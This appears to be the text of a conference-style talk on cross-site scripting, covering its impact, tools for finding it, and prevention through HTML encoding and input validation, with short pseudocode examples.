By exploiting a cross-site scripting vulnerability an attacker can impersonate the victim and take over the account. If the victim has administrative rights it might even lead to code execution on the server, depending on the application and the privileges of the account

Ways to identify & verify XSS vulnerabilities

Cross-site Scripting vulnerabilities can be identified in 2 ways namely;

- Static Analysis (Source code review)
- Dynamic analysis (Fuzzing)

Static Analysis Tools

- OWASP WAP - Web Application Protection Project
- RIPS - A static source code analyser
- Codacy: Automated code reviews & code analytics

Dynamic Analysis Tools

- Burp suite
- Hack bar Firefox addon or burp addon
- Automated vulnerability scanner (eg. Arachni)

Brace your self demo is starting

Everybody is interested in something

Preventing Cross-Site Scripting

Prevention?

- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input
- Never trust user input

Preventing Cross-Site Scripting

Recall that an XSS attack is a type of code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed. For a web developer, there are two fundamentally different ways of performing secure input handling:

- **Encoding**, which escapes the user input so that the browser interprets it only as data, not as code.
- **Validation**, which filters the user input so that the browser interprets it as code without malicious commands.

Preventing XSS - Encoding

Encoding is the act of escaping user input so that the browser interprets it only as data, not as code. The following pseudocode is an example of how user input could be encoded using HTML escaping

```
print "<html>"
print "Latest comment: "
print encodeHtml(userInput)
print "</html>"
```

If the user input were the string <script>...</script>, the resulting HTML would be as follows

```
<html>
Latest comment:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Preventing XSS - Validating

Validation is the act of filtering user input so that all malicious parts of it are removed, without necessarily removing all code in it. One of the most recognizable types of validation in web development is allowing some HTML elements (such as and) but disallowing others (such as <script>).

There are two main characteristics of validation that differ between implementations:

Classification strategy: User input can be classified using either blacklisting or whitelisting.

Validation outcome: User input identified as malicious can either be rejected or sanitised.

XSS is not the user's problem like any other security vulnerability. If it is affecting your users, it affects you.

I hope that you found this talk useful

References

https://www.netsparker.com
https://www.acunetix.com
https://excess-xss.com/
https://www.incapsula.com
https://www.owasp.org
https://www.google.com